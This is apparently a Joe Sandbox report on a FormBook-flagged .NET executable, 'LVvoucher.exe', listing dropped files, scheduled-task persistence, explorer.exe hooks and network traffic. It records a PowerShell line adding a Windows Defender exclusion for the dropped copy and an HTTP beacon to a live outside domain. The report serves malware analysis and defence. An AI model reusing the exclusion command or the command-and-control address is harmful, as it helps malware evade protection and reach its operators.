Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@15/8@1/1
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 70% (good quality ratio 65.8%) • Quality average: 72.9% • Quality standard deviation: 29.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target LVvoucher.exe, PID 4584 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:14:43	API Interceptor	1x Sleep call for process: LVvoucher.exe modified
11:14:49	API Interceptor	42x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\LVvoucher.exe.log

Process:	C:\Users\user\Desktop\LVvoucher.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22312
Entropy (8bit):	5.338957010130561
Encrypted:	false
SSDEEP:	384:mtCDj/yR7TnwbgnVnI1JNtznudlu5cKOhhrm1dOk9daC:l/6wsnqXrTudl8cKgrqR
MD5:	911D78F2B033EEF2E2E2C12FED70FC14
SHA1:	ADCB92410722F32FD0C7654D42FC1171565EBD70
SHA-256:	79F09F46DFFCE5EC0C071177D80D272683C8803241EB86051467331660DC261E3
SHA-512:	85D5C184A86AF5F73B92C50B8E6C17A5B779BDAD675BB19E6576A3F48120526E423C9C1ADEC5FCF6613A59148D0019591315672F9101036B300E5E2523155A44
Malicious:	false
Reputation:	unknown
Preview:	@...e.....h...z.s.p.....y...G.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My...:U..... .Microsoft.PowerShell.ConsoleHost4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ffzk4tyu.4w0.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mapuveur.30z.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp57C7.tmp

Process:	C:\Users\user\Desktop\LVvoucher.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1593
Entropy (8bit):	5.148453151180081
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNth4axvn:cge4MYrFdOFzOzN33ODOiDdKrsuTauv
MD5:	BB8F59C4A1E27161E1EC045BE1278D62
SHA1:	C541FA16BB2881116EC3E5652A6F70BDE836616A
SHA-256:	B49B702001D8C140D46871B29017142C0372A7787579162FBDD73C572C9C96CD
SHA-512:	EAE1D50339E79417AE621D49A9044309494D043C1EFEAEFA2CC6EE8B30310BC04008331868E415F7F66053DE212AA86B009E1A905A5FBABE75A2AF5C97212DAA
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\UcgxBJ.exe

Process:	C:\Users\user\Desktop\LVvoucher.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	797696
Entropy (8bit):	6.530205403143785
Encrypted:	false
SSDEEP:	12288:W5lo9tzXDZx/afvpPfCp4XADUEQITkT2kfaOO:CoXrDZxqpfO3DUEQIkf3
MD5:	4F2CF362036AF705349843DF3419AE5D
SHA1:	49DFD4B26E8C9F2CC76DF24C55E6616F438BF422
SHA-256:	77604E2646BE4FB59A16E33CA5E78A73EC5045B8F1CCE6F5BA16C11304B1C2EE

SHA-512:	8B5682F5955CDB1E1218735D100234F571F27A2B793CEDD68572E8E62A1CEF0CF716327B44FBAA3F29BC792A5E842BBFC8320ED175580333DC57EFF8CF7FB586
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 47%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....R.a.....0.."..... ?... ..`....@.. ..@.....?..O....`.....t>..... ....H.....text.... ... ..."..... ..`.rsrc.....`.....$.....@..@.rel oc.....*.....@..B.....?.....H.....H.....1..p.....^..}.....(.....(.....*.0..+.....,.{.....+....,..{....o.....(.....*...s....}.....(..... ... .s....(.....r...po.....*&.(.....*....0..9.....~.....,".r...p.....(...o!...s".....~.....+..*....0.....~.....+..*"".....*.0.....(....r?..p~....o#....+..*...0.....(....rY..p~....o#....+..*...0.....(.. ..rq..p~....o#....+..*...0.....(....r...p~....o#....+.

C:\Users\user\AppData\Roaming\UcgxBJ.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\LVvoucher.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220128\PowerShell_transcript.841675.8VIZzBhA.20220128111447.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5773
Entropy (8bit):	5.408278197685363
Encrypted:	false
SSDEEP:	96:BZbh/NXR3qDo1ZFGZch/NXR3qDo1Z5QL+LoLjZ1nh/NXR3qDo1ZMvL4L4LqZp:Vlqlv
MD5:	CD339289901E188CA39B1EF25DF86E73
SHA1:	131AC882D948C8438277902CE6AE0B63803FB7B5
SHA-256:	0888B264DE6BAC861358EE44A5EE35D3259895637D889160DB7E3DA12416EF25
SHA-512:	A0393C4DA0F3822CD67C3E255E80760B17C97EE79DF4FD526DE255A1F590DADE4909C0083EC760E208A155FF0E98A001969C1D0F0F023E0BE5734A895AA1277
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220128111449..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 841675 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\UcgxBJ.exe..Process ID: 6792..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220128111449..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\UcgxBJ.exe..**********..Windows PowerShell transcript start..Start time: 20220128111936..Username: computer\user..RunAs User: computer\user..Confi

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.530205403143785
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	LVvoucher.exe

File size:	797696
MD5:	4f2cf362036af705349843df3419ae5d
SHA1:	49dfd4b26e8c9f2cc76df24c55e6616f438bf422
SHA256:	77604e2646be4fb59a16e33ca5e78a73ec5045b8f1cce6f5ba16c11304b1c2ee
SHA512:	8b5682f5955cdb1e1218735d100234f571f27a2b793cedd68572e8e62a1cef0cf716327b44fbaa3f29bc792a5e842bbfc8320ed175580333dc57eff8cf7fb586
SSDEEP:	12288:W5lo9tzXDZx/afvpPfCp4XADUEQITkT2kfaOO:CoXrDZxqpfO3DUEQIkf3
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....R.a.............0..".........?... ...`....@.. .... @................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4c3ffe
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61F35219 [Fri Jan 28 02:16:57 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
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Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc3fac	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc6000	0x5fc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xc3e74	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc2004	0xc2200	False	0.506305839504	data	6.53382920631	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc6000	0x5fc	0x600	False	0.431640625	data	4.18893852695	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc8000	0xc	0x200	False	0.041015625	data	0.0776331623432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xc6090	0x36c	data		
RT_MANIFEST	0xc640c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2016
Assembly Version	1.0.0.0
InternalName	CaseInsensitiveHashCodeProvid.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	OthelloCS
ProductVersion	1.0.0.0
FileDescription	OthelloCS
OriginalFilename	CaseInsensitiveHashCodeProvid.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:16:22.069824934 CET	49797	80	192.168.2.3	162.214.116.198
Jan 28, 2022 11:16:22.233815908 CET	80	49797	162.214.116.198	192.168.2.3
Jan 28, 2022 11:16:22.234133005 CET	49797	80	192.168.2.3	162.214.116.198
Jan 28, 2022 11:16:22.234312057 CET	49797	80	192.168.2.3	162.214.116.198
Jan 28, 2022 11:16:22.398032904 CET	80	49797	162.214.116.198	192.168.2.3
Jan 28, 2022 11:16:22.399802923 CET	80	49797	162.214.116.198	192.168.2.3
Jan 28, 2022 11:16:22.400010109 CET	80	49797	162.214.116.198	192.168.2.3
Jan 28, 2022 11:16:22.400067091 CET	49797	80	192.168.2.3	162.214.116.198
Jan 28, 2022 11:16:22.400105953 CET	49797	80	192.168.2.3	162.214.116.198
Jan 28, 2022 11:16:22.563751936 CET	80	49797	162.214.116.198	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:16:21.658107996 CET	53615	53	192.168.2.3	8.8.8.8
Jan 28, 2022 11:16:22.051177025 CET	53	53615	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 11:16:21.658107996 CET	192.168.2.3	8.8.8.8	0xcee0	Standard query (0)	www.sistemaparadrogaria.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 11:16:22.051177025 CET	8.8.8.8	192.168.2.3	0xcee0	No error (0)	www.sistemaparadrogaria.com	sistemaparadrogaria.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 11:16:22.051177025 CET	8.8.8.8	192.168.2.3	0xcee0	No error (0)	sistemaparadrogaria.com		162.214.116.198	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.sistemaparadrogaria.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49797	162.214.116.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 11:16:22.234312057 CET	10557	OUT	GET /oh75/?FXYX=6lNHWfL8rfDPMNDP&q6eTdZlX=iOacuv//8nkeO8ddqiM7nG4ecSv6NmMEEJfliPKVhzCjN03xl/UIDvMzPThYvy/caBBR HTTP/1.1 Host: www.sistemaparadrogaria.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 11:16:22.399802923 CET	10558	IN	HTTP/1.1 404 Not Found Date: Fri, 28 Jan 2022 10:16:22 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xEB
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xEB
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xEB
GetMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xEB

Statistics

Behavior



System Behavior

Analysis Process: LVvoucher.exe PID: 6944, Parent PID: 1048

General

Target ID:	0
Start time:	11:14:20
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\LVvoucher.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\LVvoucher.exe"
Imagebase:	0xbe0000
File size:	797696 bytes
MD5 hash:	4F2CF362036AF705349843DF3419AE5D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.359511322.0000000002FED000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.359603340.000000000306C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.359899155.0000000003FA9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.359899155.0000000003FA9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.359899155.0000000003FA9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: powershell.exe PID: 6792, Parent PID: 6944

General

Target ID:	11
Start time:	11:14:46
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\UcgxBJ.exe
Imagebase:	0x1340000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E05CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E05CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF05B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF05B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mapuveur.30z.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CFA1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ffzk4tyu.4w0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CFA1E60	CreateFileW
C:\Users\user\Documents\20220128	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CFABEFF	CreateDirectoryW
C:\Users\user\Documents\20220128\PowerShell_transcript.841675.8VIZzBhA.20220128111447.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CFA1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mapuveur.30z.ps1	success or wait	1	6CFA6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ffzk4tyu.4w0.psm1	success or wait	1	6CFA6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mapuveur.30z.ps1	0	1	31	1	success or wait	1	6CFA1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ffzk4tyu.4w0.psm1	0	1	31	1	success or wait	1	6CFA1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220128\PowerShell_transcript.841675.8VIZzBhA.20220128111447.txt	0	3	ff		success or wait	1	6CFA1B4F	WriteFile
